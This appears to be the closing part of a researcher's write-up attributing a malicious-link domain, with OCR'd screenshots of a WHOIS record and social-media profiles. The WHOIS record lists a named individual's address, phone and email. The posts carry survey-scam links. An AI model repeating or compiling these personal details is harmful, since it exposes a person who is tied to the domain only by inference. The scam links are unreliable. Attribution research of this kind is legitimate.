
The strongest indicator that ilerigel [dot] com is purposefully hosting the malicious links is the admin email address from the domain's WHOIS record, admin@ankaratrescort [dot] com.



```
Admin Name: MELIH EKIN
Admin Organization: MELIH EKIN CID0662
Admin Street: 100 yil lisesli caddesi sisli
Admin City: ISTANBUL
Admin State/Province:
Admin Postal Code: 196343
Admin Country: TR
Admin Phone: +90.540525658
Admin Phone Ext:
Admin Fax: +90.00000
Admin Fax Ext:
Admin Email: admin@ankaratrescort.com
Registry Tech ID:
Tech Name: MELIH EKIN
Tech Organization: MELIH EKIN CID0662
Tech Street: 100 yil lisesli caddesi sisli
```

admin@ankaratrescort [dot] com

A few simple searches led to the possible owner of ilerigel [dot] com who seems to have a proclivity for ‘make money’ methods, hacking, and apparently Mercedes and firearms. At this point I decided to conclude the analysis. Here are some screenshots of what was found during the investigation.




TWEETS 45
FOLLOWING 15
FOLLOWERS 555
LIKES 1

EcHoLL
@CodersEcHoLL

Nush ile uslanmayanın hakkı tekdir tekdir ile uslanmayanın hakkı kötektir

ilerigel.com
Joined January 2011

EcHoLL Retweeted
Muharrem İNCE @vekilince · May 20
Terör bahanesiyle HDPlileri hedef göste
CHP ve MHP milletvekillerinin nasıl mağ



EcHoLL @CodersEcHoLL · 28 Sep 2012
Best week ever! I earned $304.48 just taking surveys in past week :)))
LOOK >> facebook.com/449552105087701


EcHoLL @CodersEcHoLL · 27 Sep 2012
Sickass week! Made $354.94 just taking surveys so far this week :)
LOOK >> facebook.com/364754880261468

EcHoLL @CodersEcHoLL · 29 Jul 2012
Quick and Easy Way of Making Good Money online
hottubbuyingguide.com/vt/6/

EcHoLL @CodersEcHoLL · 13 Jul 2012
Quick and Easy Way of Making Good Money online
powerfulbusinessopportunity.ru/?s=micro

EcHoLL @CodersEcHoLL · 11 Jul 2012
Home Business - Apply Today, Start Tomorrow!
powerfulbusinessopportunity.ru/?s=micro

EcHoLL @CodersEcHoLL · 10 Jul 2012
Easiest way to get started making money homebusinessnews.ru/?s=micro


File Edit View History Bookmarks Tools Help
Echoll Hassben | Lin…
https://www.linkedin.com/in/echoll-hassben-8!
Search
LinkedIn

Echoll Hassben

Cracker / hacker

Sweden | Marketing and Advertising

Current hacker

1 connection


View Echoll's full profile.
It's free!

Your colleagues, classmates, and 400 million other professionals are on LinkedIn.

View Echoll's Full Profile

Experience

Cracker
hacker
Present



File Edit View History Bookmarks Tools Help
Echoll Hassben (@e…
https://www.instagram.com/echoll_hassben/
Search
Follow

echoll_hassben

Echoll Hassben Sen leyla olabilirsin ama o mecnun ben değilim.

14 posts **665** followers **142** following